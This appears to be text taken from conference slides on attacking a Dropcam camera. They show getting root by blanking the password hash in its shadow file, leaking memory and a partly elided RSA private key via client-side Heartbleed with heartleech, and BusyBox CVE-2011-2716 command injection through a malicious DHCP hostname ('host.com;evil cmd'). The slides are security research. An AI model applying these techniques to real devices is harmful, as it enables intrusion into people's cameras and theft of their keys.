
```
# vi /mnt/dropcam/shadow
root:$1$Sf9tWhv6$HCsGEUpFvigVcL7aV4V2t.:10933:0:99999:7:::

# more /mnt/dropcam/shadow
root::10933:0:99999:7:::
```

removing root's password hash



reboot



reset params



reboot




root :)

vulnerabilities & 'features'



*"we found the Dropcam has
a pretty solid security model,
so no 0day in this post"*
-the 'other' guys

the environment



linux (arm 32-bit)

```
#uname -a
Linux Ambarella 2.6.38.8 #80 Aug 2013
armv6l GNU/Linux

# ps aux | grep connect
821 root      0:10 /usr/bin/connect
823 root      0:13 /usr/bin/connect
824 root      0:00 /usr/bin/connect
```


dropcam specific binaries




decently secure



no open ports



secure communications



unique provisioning



automatic updates

heartbleed (client side)


yah, this is vulnerable

```
# openssl version  
OpenSSL 1.0.1e 11 Feb 2013
```

vulnerable openssl version



all your secrets are belong to us



heartbleed (client side)


def talking to us ;)

```
$ ./heartleech ... leakedCameraMem.bin
https://github.com/robertdavidgraham/heartleech

-----BEGIN RSA PRIVATE KEY-----
MIIEpQIBAAKCAQEAXDwdW1jXkH4JArCVJjXruVbmG1daaS8at7C2C...mRt2aP...ih7
PoBSI8J3DFCW6dxxay94DtEtLcxg5MpCsKP6qQ6sbL7tN4xs9SE...JJB...SHrY...G
BpIcivzg03z2RevU1Dt7Juyh2j26p7Ksa10ISe0nfDJRna+Uep...EaZFibU...+eulcHt
yiLaLZ7BP8YzLUk5+0nN3zJaDKprw78qdJDarMSMy0293KZUCfk...ZfLeghkCIME0n4A
w7IuM9+CsbFQ0cQQx9P7WB/KKsqxvkeKpmveY9Vq6U3mqUhners...TDAQABAOIBAAp...q
YPB/8vhqou7HpnIyzu2eZWLrbzEAbcgGvipSTxtSnzqsm7yT8+Uc...52hqbH91...HN
p0H+t2Y2VwwPm6MzKdYkGfYg9pvGnUBgGaU9gIFeyZafuC0QqjQG...1b14F...NHHx
5W8aqNmCxGo31127yKNMtQ29RnHzXFC6ZaVNG381oYpTGY0kYzvqr...29...CMcWkx
df927z6ZAzT0v/m+d7RmDNCu9tUiNo77rYKn8suuBdZ6kyt82Lk1at8...f...FqAXoi+
FoEfhxLNwdodDeaDdV2QYdENCNCRfEnRbmhHFYe/Fg4uw2KgyKlfzRT...gYEA...3B3MMM4
0kVhnYkCrZevyhYWK2sIqSZDA+3VguJXnBuXI8wHkixhS2Fkcg88AE99bk2P8...LEa+4Vo
...
-----END RSA PRIVATE KEY-----
```

camera's private certificate

heartbleed (client side)




hacker w/ cert

not just in the movies!

busybox/cve-2011-2716

busybox: “is a multi-call binary that combines many common Unix utilities into a single executable”



cve-2011-2716: “scripts (may) assume that hostname is trusted, leading to code execution”

malicious DHCP server




```
//unpatched version in src
case OPTION_STRING:
    memcpy(dest, option, len);
    dest[len] = '\0';
    return ret;
```

no validations

dropcam's disasm

“host.com;evil cmd”



```
;process OPTION_STRING
MOV     R0, R4
MOV     R1, R5
MOV     R2, R7
BL      memcpy      ;memcpy(dest, option, len)
MOV     R3, #0
STRB    R3, [R4,R7] ;dest[len] = '\0';
```

